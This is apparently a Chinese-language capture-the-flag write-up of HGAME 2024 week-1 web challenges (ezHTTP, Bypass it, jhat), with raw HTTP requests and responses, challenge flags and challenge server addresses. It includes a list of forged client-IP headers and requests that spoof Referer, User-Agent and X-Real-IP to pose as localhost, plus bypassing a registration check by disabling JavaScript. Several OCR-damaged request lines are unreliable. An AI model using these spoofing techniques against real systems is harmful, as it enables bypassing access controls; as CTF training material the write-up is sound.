

hgame week1

ezhttp




请从vidar.club访问这个页面

题目提示HTTP Protocol Basics



Header	解释	示例
Accept	指定客户端能够接收的内容类型	Accept: text/plain, text/html
Accept-Charset	浏览器可以接受的字符编码集。	Accept-Charset: iso-8859-5
Accept-Encoding	指定浏览器可以支持的web服务器返回内容压缩编码类型。	Accept-Encoding: compress, gzip
Accept-Language	浏览器可接受的语言	Accept-Language: en,zh
Cache-Control	指定请求和响应遵循的缓存机制	Cache-Control: no-cache
Connection	表示是否需要持久连接。（HTTP 1.1默认进行持久连接）	Connection: keep-alive
Cookie	HTTP请求发送时，会把保存在该请求域名下的所有cookie值一起发送给web服务器。	Cookie: Version=1; Skin=new;
Content-Length	请求的内容长度	Content-Length: 348
Content-Type	请求的内容对应的MIME信息	Content-Type: application/x-www-form-urlencoded
Date	请求发送的日期和时间	Date: Tue, 15 Nov 2010 08:12:31 GMT
Host	指定请求的服务器的域名和端口号（必选）	Host: www.doone.com
Referer	表示当前是从哪个页面上的链接触发的	Referer: http://www.zcmhi.com/archives/71.html
User-Agent	User-Agent的内容包含发出请求的用户信息	User-Agent: Mozilla/5.0 (Linux; X11)
X-Forwarded-For client-ip	用户通过代理服务器访问网站时代理服务器会自动添加该字段用于标记用户的真实IP	X-Forwarded-For:1.1.1.1 client-ip:2.2.2.2


那就应该是添加个Referer:vidar.club



```
ET / HTTP/1.1
lost: 47.102.130.35:32302
eferer:vidar.club
ser-Agent:ýýMozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like
ecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
ccept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ccept-Encoding: gzip, deflate
onnection: close
pgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Sat, 03 Feb 2024 13:25:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 645
Connection: close

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
  <title>ezHTTP</title>
</head>
<body>
    <p>请通过Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0访问此页面</p>
</body>
</html>
<style>
  * {
    margin: 0; padding: 0;
    box-sizing: border-box;
  }
  body {
    position: relative;
    width: 100vw; height: 100vh;
    display: flex;
    justify-content: center; align-items: center;
  }
</style>
```

这里应该是将User-Agent进行修改




```
GET / HTTP/1.1
Host: 47.102.130.35:32302
Referer:vidar.club
User-Agent:Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Sat, 03 Feb 2024 13:26:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 532
Hint: Not XFF
Connection: close

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
  <title>ezHTTP</title>
</head>
<body>
    <p>请从本地访问这个页面</p>
</body>
</html>
<style>
  * {
    margin: 0; padding: 0;
    box-sizing: border-box;
  }
  body {
    position: relative;
    width: 100vw; height: 100vh;
    display: flex;
    justify-content: center; align-items: center;
  }
</style>
```

这里要求从本地访问

PHP

```php
1 Client-IP:127.0.0.1
2 Forwarded-For-Ip: 127.0.0.1
3 Forwarded-For: 127.0.0.1
4 Forwarded-For: localhost
5 Forwarded:127.0.0.1
6 Forwarded: localhost
7 True-Client-IP:127.0.0.1
8 X-Client-IP: 127.0.0.1
9 X-Custom-IP-Authorization : 127.0.0.1
10 X-Forward-For: 127.0.0.1
11 X-Forward: 127.0.0.1
12 X-Forward: localhost
13 X-Forwarded-By:127.0.0.1
14 X-Forwarded-By: localhost
15 X-Forwarded-For-Original: 127.0.0.1
16 X-Forwarded-For-original: localhost
17 X-Forwarded-For: 127.0.0.1
18 X-Forwarded-For: localhost
19 X-Forwarded-Server: 127.0.0.1
20 X-Forwarded-Server: localhost
21 X-Forwarded: 127.0.0.1
22 X-Forwarded: localhost
23 X-Forwared-Host: 127.0.0.1
24 X-Forwared-Host: localhost
25 X-Host: 127.0.0.1
26 X-Host: localhost
27 X-HTTP-Host-Override : 127.0.0.1
28 X-Originating-IP: 127.0.0.1
29 X-Real-IP: 127.0.0.1
30 X-Remote-Addr: 127.0.0.1
31 X-Remote-Addr : localhost
32 X-Remote-IP: 127.0.0.1
```



```
GET / HTTP/1.1
Host: 47.102.130.35:32302
Referer:vidar.club
X-Real-IP:127.0.0.1
User-Agent:Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.6
Date: Sat, 03 Feb 2024 13:26:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 540
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFh
Connection: close

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta name="description" content="Challenge">
  <title>ezHTTP</title>
</head>
<body>
    <p>Ok, the flag has been given to you ^-^</p>
</body>
</html>
<style>
  * {
    margin: 0; padding: 0;
    box-sizing: border-box;
  }
  body {
    position: relative;
    width: 100vw; height: 100vh;
    display: flex;
    justify-content: center; align-items: center;
  }
</style>
```

最后发现在

PHP

```
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdh
bWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
```


给出flag

Bypass it

题目提示This page requires javascript to be enabled :)

需要关掉js


可以利用这个工具来关掉jsdisable-javascript



```
<html>
▼<head> == $0
    <script language="javascript" defer>alert('注册成功');top.location.hre
  </head>
  <body></body>
</html>
```

在关掉js后便可注册成功


admin:admin



```
<html>
▼<head> == $0
    <script language="javascript" defer>alert('登录成功');top.location.href='userIndex.php'</script>
  </head>
  <body></body>
</html>
```

登陆成功后没东西


那这会就应该打开js了吧



你好! 欢迎来到个人中心!

- ~Click here~
- 注销

```
<html>
▶<head>…</head>
▼<body> == $0
  ▶<div class="container">…</div>
  </body>
</html>
```




47.100.245.185:31970/375774c4-8f92-4b99-8204-c250624b6797.php

hgame{5bb0c0d1858c69522a3a9efbd3f94897ac25228f}

hgame{5bb0c0d1858c69522a3a9efbd3f94897ac25228f}

jhat



47.100.245.185:30169

All Classes (excluding platform)

Package <Default Package>

class Test [0x70fa9c298]

